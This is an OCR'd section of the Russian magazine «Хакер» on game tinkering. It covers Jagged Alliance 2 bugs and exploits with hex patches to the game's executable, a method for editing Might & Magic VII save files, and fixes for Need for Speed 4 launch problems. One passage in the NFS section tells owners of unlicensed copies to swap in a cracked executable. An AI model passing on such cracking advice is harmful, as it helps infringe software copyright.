cranyoblast@xakep.ru

«Хакер» — единственный журнал, публикующий полностью проверенные коды. Если ты не тормоз и если у тебя нормальная версия игры, то приведенные коды будут работать.

X

cranyoblast@xakep.ru

Jagged Alliance 2

Закоулками Бага

Юрий Бушин (yurg@soc.pu.ru)

До недавнего времени я не был поклонником Jagged Alliance. Так уж получилось по жизни, что я предпочитаю ролевые игры, такие как Baldur's Gate, Fallout и Might and Magic. JA2 попал в поле моего интереса из-за поразительного и очень удачного сочетания тактики X-COM и ролевых моментов Fallout. Специфичной атмосферы ролевок и динамичным, абсолютно нелинейным сюжетом. После первого моего знакомства с демо-версией игры я заболел JA надолго. А заболев, начал творить ☺. Вскоре появилось первое описание игры, сделанное мною в формате HTML и распространявшееся аттачем через e-mail всем желающим. Я не планировал расширять тематику описания, но людям понравилось, и... Получив не один десяток писем, я принялся за сотворение сайта. Так появился на свет «Вольный Стрелок». С чувством гордости могу сказать, что на страницах этого сайта сейчас представлена самая первая полная подборка информации о стрелковом оружии JA2, его тактико-технических характеристиках, особенностях прохождения игры, описания багов и многое другое, без чего простому геймеру тяжело было бы жить.

Про Jagged Alliance 2 уже сказано немало. Статьи всех сортов и разновидностей, руководства с прохождениями... Однако никто еще не затрагивал тему игровых багов, содержащихся в JA2. Между тем, здесь есть о чем рассказать и о чем поразмышлять. Данная статья не претендует на фундаментальное описание всех багов. Наш разговор затронет лишь те из них, которые принципиально затрудняют прохождение игры, и те, которые можно использовать в «корыстных» целях.

Баги, они же «жуки», подкарауливают нас в Арулько сплошь и рядом. Иногда они сваливаются на голову аки манна небесная, но чаще всего являются в облике жуткой болезни, порой с летальным исходом для игры. Они сродни эпидемии — ими охвачена вся территория Арулько, причем в каждом секторе они проявляют себя с разных сторон. Порой их поражающий фактор носит фатальный характер ☹. Минздрав Арулько предупреждает: делайте прививки против Бага! ☺

Описание «жуков» следует вести с самого начала. С момента начала игры. По причине досадных ошибок программистов Sir-Tech и локализаторов «Буки» (тут никто не безгрешен), баги подстерегают тебя уже на самых ранних этапах...

Тестирование в I.M.P.

По первоначалу тестирование кажется абсолютно бессмысленным. Казалось бы, ну какое отношение может иметь заслуженная смерть Пятачка под паровым катком к великим делам, творящимся в угнетаемом деспотичным правлением стервы Дейдранны разнесчастном Арулько? Если заранее не знать, чего к чему, то вопросы теста при генерации своего «эго»-наемника в I.M.P кажутся совершенно левыми и к делу не относящимися. Видимо, переводчики в «Буке» так и подумали. Дескать, тест — для забавы. И перевели классно, с юмором, но с полной потерей смысла.

На самом деле, тест и даваемые ответы напрямую определяют будущие качества твоей виртуальной личности. Каждый ответ задает определенную черту и наклонность натуры, формирует характер и специальные умения. Причем создавая персонажа, следует уделять внимание не только специальным умениям, но и характеру, так как последний определяет будущий стиль игры, взаимоотношения с сослуживцами и жителями Арулько.

Подробно бонусы тестирования указаны в приводимой таблице. Черты характера выделены зеленым (гм... и красным), способности — синим.

№	1	2	3	4	5	6
1	Воинск. иск.	Одиночка	Hand-to-hand	Отмычки	Броски	Оптимист
2	Учить	Скрытность	Шизик	Дружелюбный	*	*
3	Отмычки	Заносчивый	Скрытный	Нормальный	*	*
4	Авт. оружие	Дружелюбный	Нормальный	Недружелюбный	Одиночка	*
5	Трус	*	Агрессивный	*	*	*
6	Трус	Ночные операции	*	*	*	*
7	Электроника	Нож	Ночные операции	*	*	*
8	Ловкость	*	Оптимист	Шизик	*	*
9	*	Пессимист	Пессимист	*	*	*
10	*	Пессимист	Недружелюбный	*	*	*
11	*	Учить	Агрессивный	Нормальный	*	*
12	Воинское иск.	Нож	*	Авт. Оружие	Hand-to-hand	Электроника
13	*	Нормальный	Нормальный	*	*	*
14	*	Нормальный	*	*	*	*
15	Броски	Ловкость	Заносчивый	*	*	*
16	*	*	*	*	*	*

Таблица составлена Д.Голдобиным.

Ребята из Sir-Tech предоставили нам уникальную возможность получить в наследство психически больного героя (в семье не без урода, как говорится). *Шизоид* — человек прикольный. Во время боя, херя всякие твои распоряжения, он частенько стреляет оче-

редями. Но даже у него есть преимущества: +15 единиц меткости при стрельбе! ☺

Некоторые характеры дают +10 очков при распределении способностей героя (такие как *одиночка*, *заносчивый*, *пессимист*, *недружелюбный* и *трус*). Казалось бы, нет ничего проще, выбирай нужный ответ и наслаждайся! Если бы. Тут то он и выползает, подлый коварный «баг», и все старания летят насмарку. Независимо от того, какой характер ты выберешь, игра сгенерирует его абсолютно случайно ☹. Но ведь и мы не лыком шиты ☺. Дабы исправить несуразицу и восстановить справедливость, тебе понадобится старый добрый Hiew или любой другой hex-редактор (см. статью «Шестнадцатиричные редакторы» в **X** №7). Нужно открыть **ja2.exe** и заменить по адресу **00157328** значение **1D** на **0D**. Теперь работает.

Для примера, если ты вознамерился получить наемника с умениями «скрытность» и «ночные операции» с характером «одиночка», то потребуется следующая последовательность ответов при тестировании: **2-2-2-2-2-2-4-2-4-4-1-3-1-1-4-1**. Вероятность того, что тебе в результате попадутся оба выбранных бонуса, составляет 50%, и с той же вероятностью ты можешь получить только один из выбранных бонусов, но уровня «эксперт» (а «эксперт по ночным операциям» — это, надо заметить, смерть всему живому...). Если во время тестирования ты выбрал два раза один и тот же бонус, то гарантированно получишь его как «эксперт», если, конечно, таковая степень для данного бонуса существует ☺. Если же ты продолжишь играть с неизмененным .exe, то вероятность получения всего вышеназванного составит 12,5%.

В игре существует целый ряд бонусов, недоступных в тестировании (таких как маскировка), но игроки наловчились изменять стартовые характеристики героя и выставляют своим героям нужные им бонусы. Однако мало кто знает, что в Sir-Tech предвидели подобный ход событий и, загодя подготовившись, преподнесли народу небольшой сюрприз. При определенных сочетаниях бонусов, которые нельзя получить честным способом, у тебя в 2 раза меньше шансов открыть замок отмычкой, в 4 раза меньше вероятность сбить его выстрелом, в 4 раза больше вероятность подорваться на собственной взрывчатке и так далее.

Непосредственно на сайте I.M.P. непременно встретится еще один «жук». В локализованной версии на экране распределения очков способностей были перепутаны местами «ловкость» и «подвижность», что может создать дополнительную путаницу. Впрочем, при желании это вообще можно исправить, еще до начала игры по адресу **0015555A** заменив значение на **A5** и по адресу **00155582** на **A6**.

Теперь поговорим о багах, которые можно обернуть на пользу нам и во вред врагам ☺.

Клонирование — быль или небыль?

Как показала практика, практически ни одна игра, где есть предметы, которые можно носить и передавать, не обошлась



без клонирования (это и Diablo, и Аллоды, и многие другие игры). Вот и в JA2 можно получить халявный дубликат любой вещи. Методов клонирования существует несколько.

Первый метод справедлив для предметов, занимающих у наемника две руки (к таковым относится оружие). Для проделывания этой нехитрой операции необходимо, чтобы у твоего наемника были заняты (неважно чем) все большие слоты инвентаря. В левую руку также помещаешь какой-нибудь предмет. Дублируемый предмет кладешь на землю и накрываешь его сверху каким-нибудь барахлом. Теперь поднимаешь нужный тебе предмет. Тот предмет, что был у твоего наемника в левой руке, исчезнет, а его заменит поднятый, при этом в курсоре у тебя останется полный дубликат. Так ты можешь при желании создать копию дефицитного оружия. Причем дубликаты можно разряжать и тем самым пополнять недостаток боеприпасов.

Существует и другой способ, позволяющий клонировать любые предметы, даже деньги. Для этого выбираешь из слота необходимый предмет (кроме «двуручного» оружия) и, нажав правую кнопку, приказываешь передать его другому наемнику (не бросить, а именно передать из рук в руки). На некоторое время за миг до передачи предмет появится на своем старом месте. Если ты успеешь выхватить его до завершения передачи, то в твоем распоряжении окажется клон.

Удаленный доступ

Еще один небезынтересный «жук» связан с тем, что ты, в принципе, можешь открыть любой незапертый сундук или шкаф, даже не приближаясь к нему. Все, что тебе надо, так это находящийся вблизи сундук и еще один в любом месте карты, но при этом тебе видимый. Посылаешь своего наемника открыть ближайший шкаф, а пока он идет, переводишь курсор на другой шкаф в любой точке сектора. Как только наемник останавливается и протягивает руку, чтобы открыть шкаф, кликаешь на другом шкафу. Откроется не тот шкаф, рядом с которым стоит наемник, а тот, на который ты только что щелкнул ☺. С помощью этого бага можно с удобством посмотреть, что лежит в шкафах закрытых домов (к примеру, у Босса в Сан Моне).

Сан Мона

В Сан Моне, если хочешь добиться максимального результата и ничего не потерять, надо быть осторожным как нигде.

Основное место заработка — это ринг для боев без правил. Но здесь-то и поджидает тебя злостный вирус «бага». Если бой окончится победой, главный менеджер направится к тебе, дабы вручить причитающиеся тебе деньги. Настоятельный совет — даже не пытаться сдвинуться в этот момент с места (пока деньги не будут в руках). В противном случае Деррен Ван Гаус отдаст деньги в пустоту. После этого его бесполезно трясти, денег нет ☹. Вот как, оказывается, деньги на ветер выбрасывают ☺.

Здесь же, на ринге, ты получаешь превосходную возможность бесшумно расправиться с Боссом, не вызывая агрессивных действий со стороны окружающих. Для этого тебе необходимы противогаз, пара дымовых и газовых гранат. Перед началом боя метаешь дымовую гранату



на ринг, а уже с ринга кидаешь по гранате с горчичным газом в сторону своего оппонента по бою и в Босса. В результате Босс мертв, никакого шума (Steyr AUG и 20000 зеленых на дармовщинку), можно идти в шахту заграбастывать его денюжки, не боясь, что по твоему следу будут посланы киллеры ☺.

Опишу для примера ситуацию. А как и где ее еще можно применить, решать тебе. Глюк легко повторяется в любой битве. Тебе достаточно во время боя отступить с тактического (не глобального) экрана в соседний сектор. Вернувшись на глобальную карту, увидишь, что над покинутым тобой сектором с недобитыми врагами по-прежнему мигает алая рамка боя. Так будет продолжаться в течение следующих 24 игровых часов. Я нашел применение этому багу в Сан Моне. Ну уж больно мне не хотелось оставлять бесхозными деньги Босса в подвале! Как известно, в Сан Моне, если открыть огонь по людям Босса, на тебя будут нападать все кому не лень. В секторе Клауса, заняв оборонительную позицию в ночном клубе, я порешил почти всех врагов (кроме одного-двух) и перешел в соседний сектор вышеуказанным способом. Тут моим глазам предстала неописуемая картина. Весь народ, который, в принципе, должен нападать на меня, тусуется у дверей магазина «XXX». При этом они абсолютно меня игнорируют! Но вот ночевать я тебе тут не советую, так как едва красная рамка боя пропадет с соседнего сектора, как вся эта банда начнет за тобой охоту... Ну так вот, вся эта проблема поначалу решается закладыванием под ноги тусующейся на одном месте компании нескольких TNT (желательно с дистанционными взрывателями). Отходишь на приличное расстояние и подрываешь. Немногие выжившие станут для твоих ребят легкой добычей.

Взятки

Подкуп должностного лица вообще-то карается по закону ☺, но в Арулько это в порядке вещей (видно, местным стражам закона не до охоты за взяточниками — война, как-никак ☺). Прежде чем застрелить мешающего тебе NPC, попробуй дать ему немного денег. Таким образом решается множество проблем, в частности, с зоологом в Орте и Пабло (ворующим вещи) в Драссене. В Драссене, например, убийство того же Пабло (а он считается местным жителем) приведет пусть и к незначительному, но снижению лояльности, что для рачительного хозяина неприемлемо ☺.

Оружие и броня


Баг — настолько заразная болезнь, что поражает буквально все, к чему прикоснется. Вот и оружие с броней не стали исключением.

Любителям пострелять из тяжелых видов вооружения (миномет и противотанковый гранатомет) будет полезно знать, что при стрельбе по танкам все попадания будут засчитаны как промахи, т.е. вроде как выстрелы в никуда ☹. Тоже можно сказать и о 40 мм гранатометах и ракетной винтовке. Ребята из Sir-Tech, видать, сочли, что танк — это не цель. У миномета вообще, похоже, отсутствуют понятия попадания и промаха. Его выстрелы либо все время засчитываются как попадания, либо как промахи, независимо от реального поражения цели.



Иногда происходит не менее занятный глюк при разряжении вашего оружия во время боя. К примеру, некоторые умудряются извлечь из СКС обойму 5,56 мм НАТО, причем полную ☺. Что ж, и этот «жук», пусть и редкий, может помочь нам в нелегком ратном деле.

Если тебе дороги, хотя бы как память, бронежилеты, каски и поножи, обработанные компаундом-18 или желе Королевы Жуков, не пытайся на них повторно применить другой усилитель защиты, а то вообще их лишишься ☺.



Орта/Медуна

Нижеописанные баги нельзя излечить, нельзя обернуть на свою корысть. Они настоящее зло игры ☹. С ними надо бороться, так как порой они заставляют бросать хорошо складывающуюся игру и начинать все сызнова. Эти баги встречаются с разной степенью вероятности в разных условиях и разных местах. Но чаще всего они проявляются в Медуне и Орте, что само по себе обидно.

В Орте при попытке взорвать дверь, ведущую в подземный комплекс научно-технической лаборатории, игра просто выпадает без единого сообщения об ошибке (даже без создания Crash Report ☹). Но с этим багом можно бороться. Не стоит в отчаянии начинать новую игру ☺, даже если по-другому тебе никак не открыть дверь. После убиения всех противников покинь сектор через тактический экран, а не привычным способом на глобальной карте. А вот возвращаться в сектор следует уже по карте. Как правило, помогает; не получается — пробуй выполнить эту операцию несколько раз.

Следующий фатальный баг чаще всего проявляется в предместьях Медуны, и этому есть свое объяснение. Именно тут, из-за обилия танков, часто приходится пользоваться минометом. Забавно наблюдать, как граната с пронзительным свистом поражает цель и затем тебя под грохот взрыва выбрасывает в Windows. Наверное, ударной волной выносит ☺. Что тут можно посоветовать? Тянуть время и стрелять снова по другим целям бесполезно — судьба одна. Попробуй обойтись в этом секторе без миномета. Ну а если совсем никак без него, то следует применить вышеописанное «лекарство» (Орта).

Разношерстные «жуки»

Первый признак поражения разума NPC багом — это неадекватное поведение, амнезия и галлюцинации.

Приятная неожиданность поджидает тебя, если ты взялся за квест Кармена — разыскать и убить террористов. Дело в том, что он два раза платит тебе деньги. Когда ты приносишь голову любого террориста, Кармен назначает тебе встречу на этом же месте через сутки. Приходишь и честно получаешь свои 10000 зеленых. Спустя несколько дней ты снова можешь получить деньги, для этого надо всего лишь подойти к нему и поговорить по-дружески. Со словами «Давно вы не заходили...» он

еще раз отвалит тебе твои премиальные. Бывают же такие люди добрые ☺.

Если ты вдруг (ну бывает такое) надумал сдаваться в плен солдатам Дейдранны, то настоятельный совет: делай это, сидя на крыше. Тогда в Альме твои бойцы будут сидеть не в камерах, а на крыше тюрьмы ☺, а уж что делать дальше, мне нет никакой нужды тебе подсказывать ☺.

Воистину, пути Баговы неисповедимы. Иногда он калечит, а иногда лечит ☺. Если после автобоя ополчения с врагами твои ребята выдюжили, но были здорово подранены (даже помеченные как «умирают») и ты хочешь спасти их бренные жизни, то вовсе не обязательно тратить на их перевязку аптечки. Достаточно всего лишь перераспределить раненых ополченцев в другие сектора. И вуаля — в другой сектор они прибывают как заново рожденные ☺.

Прокачка навыков

Немаловажной темой для разговора являются и методы улучшения навыков героя. В некоторых случаях существуют свои нюансы.

СИЛА. Самый простой и доступный способ увеличения силы — это взлом замков с помощью фомки. Еще на первых порах игры в Сан Моне на одних только дверях и сундуках ты сможешь заработать несколько единиц силы.


ЛОВКОСТЬ. Эффективно прокачивается применением на живых целях различных ножей. Если предоставляется случай и поблизости от тебя на земле лежит умирающий враг, помоги несчастному испустить дух и тихо отойти в мир иной, добей его ножиком ☺. Есть и более изощренный метод — усыпить противника с помощью дротика с транквилизатором (чем больше противников, тем лучше ☺), а потом устроить ему кровопускание тем же колюще-режущим инструментом.

ПОДВИЖНОСТЬ. Единственный эффективный способ прокачки — передвижение наемника в режиме «бесшумности» (лучше всего — ползком). В бою это делать очень тяжело, так как на любое телодвижение нужно затратить в два раза больше времени. Но вот в перерывах, пока ты не видишь новых противников, и после боя, осматривая тела убитых, лучше передвигаться в режиме «бесшумности». Правда, и здесь не обошлось без маленького недоразумения. В некоторых случаях игра почему-то забывает проинформировать тебя о том, что навык повысился. Обнаружилось это случайно, после того, как в конце боя игра была перезагружена. Твой наемник, ни с того ни с сего, объявляет, что он такой молодец сделался ☺! Так что переживать по поводу навыков не стоит — они при вас, вот только порой обнаружить их не сразу удается.

ПОДРЫВНИК — изначально задумано, что скил развивается в зависимости от мудрости и частоты применения взрывчатых веществ. Тут нам на помощь приходят мины. Если есть хоть одна мина, то с ее помощью за считанные (реальные) 10-20 минут можно повысить уровень подрывника на 50 и более единиц ☺. Все, что надо — это многократно повторенная операция минирования/разминирования.

Остальные характеристики развиваются, так сказать, естественным способом. Лидерство — через тренировку ополчения. Меткость повышается от успешных попаданий. Правда, с меткостью тоже случаются необычные вещи. По случайному стечению обстоятельств, когда попадание как раз должно обеспечить +1 очко меткости, если пуля попадает в ствол дерева, за которым укрылся противник, то повышение навыка все равно происходит, хотя по логике вещей такого быть не должно. Пуля остается в стволе, а наемник благополучно повышает меткость ☺. Уровень познаний в медицине повышается при оказании первой помощи. Механика — при починке вещей. А быстрота, с которой наращиваются навыки, зависит от мудрости, это ты наверняка знаешь.

Здесь же стоит упомянуть и о «жуке», связанном со «скрытыми передвижениями». Дело в том, что при достижении высокого уровня опытности (5-6) наемник в режиме бесшумности начинает как бы намеренно топать ногами. В результате один такой наемник демаскирует весь отряд (особенно отрицательно это сказывается на битвах, проводимых в ночных условиях). Впрочем, и с этим проявлением вездесущего бага можно бороться, правда, для этого снова придется копошиться в потрохах .exe. В левой колонке, после адреса, указано необходимое значение, а в правой — то, которое подлежит замене.



000CAEFA: B6 BE
000CAF2B: B6 BE
000CAF91: 80 8B
000CAF92: FB 4C
000CAF93: 96 24
000CAF94: 76 10
000CAF95: 02 8A
000CAF96: B3 86
000CAF97: 00 C9
000CAF98: 84 02
000CAF99: DB 00
000CAF9A: 79 00
000CAF9B: 02 84
000CAF9C: B3 DB
000CAF9D: 7F 0F
000CAF9E: 80 9E
000CAF9F: BE C3
000CAFA0: C9 4B
000CAFA1: 02 23
000CAFA2: 00 D9
000CAFA3: 00 84
000CAFA4: 00 C0
000CB04D: 79 73

Заключение

В заключении хотелось бы поговорить немного о взломе игры. На сегодняшний день мне неизвестны редакторы сэйвов (скорее всего, их нет), так как ребята из Sir-Tech на славу зашифровали их содержимое, используя сложную систему контроля четности. Но ломалки есть. В нескольких словах я расскажу о некоторых из них:

Cheat Finder — с помощью этой программы можно отследить, по каким адресам в оперативной памяти игра хранит данные о деньгах, данные о характеристиках твоих персонажей, боеприпасах и многом другом. Программа универсальна, ее можно использовать для взлома не только JA, но и других игр. Использование просто, но требует знания английского (минимально — как обычно в таких случаях) и знания специальных терминов (но ведь это же не про нас, мы же не «чайники» какие-то ☺). Так, по адресу **00962F28** можно менять количество денег на счету. Но для использования полученных денег понадобится в опциях данной переменной выставить «**freeze value**». В противном случае спустя некоторое время игра вернет твой финансовый счет в исходное состояние. А если ты совершишь за это время покупку, которая по сумме превысит оригинальный счет, то, к своему удивлению, обнаружишь, что на кредитной карточке минус энная сумма ☺.

IMP Edit 2.1 — при помощи этого редактора файла IMP.DAT можно изменить характеристики своего будущего персонажа, поменять внешний вид, изменить практически все параметры. Подробные инструкции использования программы приведены в readme.txt.

Обе программы можешь совершенно бесплатно скачать на сайте «**Вольный Стрелок**» ***www.ja.spb.ru*** в разделе **Downloads**.

*Статья написана на основании материалов сайта **www.ja.spb.ru** и **www.ems.ru/~gold/ja2**. Автор выражает благодарность **Дмитрию Голдобину**.*




Редактирование сэйвов

Денис Шершунов

На этот раз я расскажу о становящимся все более и более редком методе хака игр — потрошение сохраненок, или, как их еще нередко называют, сэйвов. Тут можно провести параллели с редактированием оперативной памяти (смотри пред. номера **X**), но жизнь осложняется тем, что если в памяти-то все известно — как она и что, то тут мы подчас сталкиваемся с буйной фантазией программистов игры, а это может быть несколько похуже фантазии авторов операционной системы (к ней-то мы хотя бы привыкли :). Ну да боги с ней, с операционкой, интереснее посмотреть, что можно натворить с конкретной сохраненкой... Так, что тут у меня на винте... Might&Magic VII? Вот и отлично. Итак, дорогой читатель, погружаемся в структуру сэйвов M&M VII.


Что из себя представляет ЛЮБОЙ сэйв? Игрок ведь ходит, нажимает на кнопки (события — те же кнопки), собирает некоторые драгоценности тоннами... а, ну да, строит\разрушает что-то там такое в произвольном порядке. В сэйве все это и зафиксировано, как в кэгэбэшном досье: куда ходили, что нажимали и сколько тонн подняли. Беда в том, что все это записано в неизвестном порядке, а именно его, собственно, и предстоит хакать. Причем хакать приходится в основном ручками: иные программисты такой формат сэйва намутят, что ни в какие рамки не лезет. И поэтому на сегодня программ, позволяющих раскрывать сохраненку более-менее на автомате, нет. Не сложился, так сказать, стандарт. Есть, правда, **Savegame Editor Construction Kit** (*www.gamehacking.com/subpages/tools/savgconst.shtml*) — вещь неплохая, но, собака, на немецком.

Ну да вернемся к седьмому M&M. Анализ сохраненки можно начинать с обнаружения начала логического блока данных. Например, куска данных о герое. Смотрим в файле имя первого героя (логично предположить что с него начнется информация о героях) и записываем его смещение, потом смотрим то же самое в другой сохраненке. Как видим, смещения каждый раз разные. Что это означает? Сделаем предположение, что сначала в файл пишутся всякие наши действия, а в конец дописывается блок постоянной длины и содержания — инфа о героях, деньги, еда и т.д. Для проверки предположения выдерем из двух сохраненок данные, начиная с имени первого героя и до конца... сравним полученные куски — они оказались одинаковой длины; значит, мы на верном пути. Идея выявления нужных байтиков в общем и целом та же, что и при поиске в оперативной памяти: вносим изменения, записываем их и сравниваем. Единственный облом, который нас тут поджидает, так это то, что побайтовое сравнение нужно производить с файлами одинаковой длины, а длина сохраненки в M&M VII увеличивается с каждой записью. Поэтому-то мы и будем иметь дело с теми блоками постоянной длины, которые сами выдерем при помощи Hiew или Qview. Если немного покопаться в сэйве (например, поискать деньги), то можно увидеть, что блок данных постоянной длины начинается на пару килобайт раньше имени первого героя и имеет длину 98,887 байт. Дальше все просто: записываемся, к примеру, перед тем как выучить какое-нибудь простенькое заклинаньице, кушаем книжку и снова записываемся (в другой файл, естественно). Отрезаем от конца этих двух сохраненок по 98,887 байт и сравниваем полученные файле. Видим примерно 20 различий, и первое же (0 в 1) — это то, что нам надо. Остальные — это просто инфа о месте в инвентаре и прочая лабуда. Ну вот и опаньки. Отправляемся в это место (смещение 0xF6 от имени героя) и видим, что там ну просто море ноликов и непростительно мало единичек. Поменяв с полсотни 0 на 1, мы с чистой совестью грузим этот сэйв в игре и наслаждаемся всеми доступными заклинаниями. Точно таким же методом открываем членство в Гильдиях, уровни мастерства и т.д.



Universal Game Editor 1.0

Конечно, современная сохраненка усложнилась с былых времен... эх, помню, раньше были сохраненки — 100кб на все дела максимум, никаких тебе архиваций, переменных длин, динамических массивов и прочего. Все просто и ясно, как солнечный зайчик... Тогда-то и был написан маленький и хромой **Universal Game Editor 1.0** (*pw1.netcom.com/~jhartman/index.html*). Это чуть ли не единственная попытка создать стандартный редактор сэйвов — увы, не получившая должного развития. Не то чтобы совсем, конечно... Например, вот взять тот же www.avault.com, отличнейший сайт, где почти всегда можно найти информацию, как гадко и подло поступить с очередной свеженародившейся игрой. Там периодически появляются файлы в формате UGE. Но их не слишком много и бешеной популярностью в народе они отнюдь не пользуются. В целом же на этом фронте наблюдается явная тенденция под каждую конкретную игрулю писать свои собственные самопалы. Так вот.



Savegame Editor Construction Kit

X

NFS 4: проблемы запуска

Roman aka Docent

После публикации «Сделай из NFS виртуальную школу вождения» в седьмом номере X к нам пришло несколько писем, связанных не столько с самой статьей, сколько с проблемами запуска NFS. Что ж, просьбы читателей — для нас закон. Рассказываем.

У меня один CD-привод


Итак, трабл первый, возникающий на компах с одним CD приводом. Все вроде грамотно проинсталлировано, но не запускается. Ну, во-первых, если приобрел нелицензионную версию, то не забудь после инсталляции заменить файл nfshs.exe в директории, куда проинсталлирована игрушка, файлом с компакта, который, скорее всего, находится в директории crack. Не запускается? Тогда проверь настройки своего 3D ускорителя. Как выяснилось, 100% грамотной работы игры удается добиться, если установлен и выбран драйвер для Voodoo 2. Этот драйвер совместим и со вторым Монстром. Так что если у тебя Монстр, раздобудь этот вудовский драйвер и поставь его. В игре драйвер выбирается программой 3Dsetup.exe из каталога 3Dsetup.

У меня два CD-привода

Второй трабл возникает на компах с двумя CD приводами. Весь фокус в том, что игруха будет идти только с того привода, который установлен как MASTER. Причем во втором драйве, который установлен как SLAVE, должен быть диск, на котором есть и данные, и CD трэки. Например, диск с Carmageddon 2. Первым вставляй диск в SLAVE, не спеши, подожди, пока он проинициализируется, и затем вставляй NFS 4 в MASTER и тоже подожди, пока проинициализируется. Если с первого раза не получилось, пробуй еще. На сайте www.nfs4.com раньше можно было раздобыть патч, устраняющий глюк с двумя приводами, который называется mustang motors, но сейчас ссылка на него почему-то не срабатывает. Если после этого по-прежнему не работает, прочитай внимательно то, что я написал выше для тех, у кого один драйв — все это, разумеется так же необходимо учесть.

Вообще, все сказанное по NFS справедливо и для других игрушек, которые не желают работать в такой двухдрайвовой конфигурации. Например, те же действия были успешно произведены с Grand Theft Auto, который ну никак не хотел работать с двумя CD приводами.

X



Штырлиц
или любимый бюст Фюрера

Холод (holod@xakep.ru)

Все персонажи в рассказе являются вымышленными. За любые случайные совпадения фамилий и событий с настоящими автор ответственности не несет.

На дворе шел дождь и Сергей Покровский. Последний, впрочем, не просто шел, а вышагивал по дворику редакции с метлой, сваливая мокрые опавшие листья в огромные кучи. Из-за листьев дворик казался желтым, а из-за дождя — грязным.

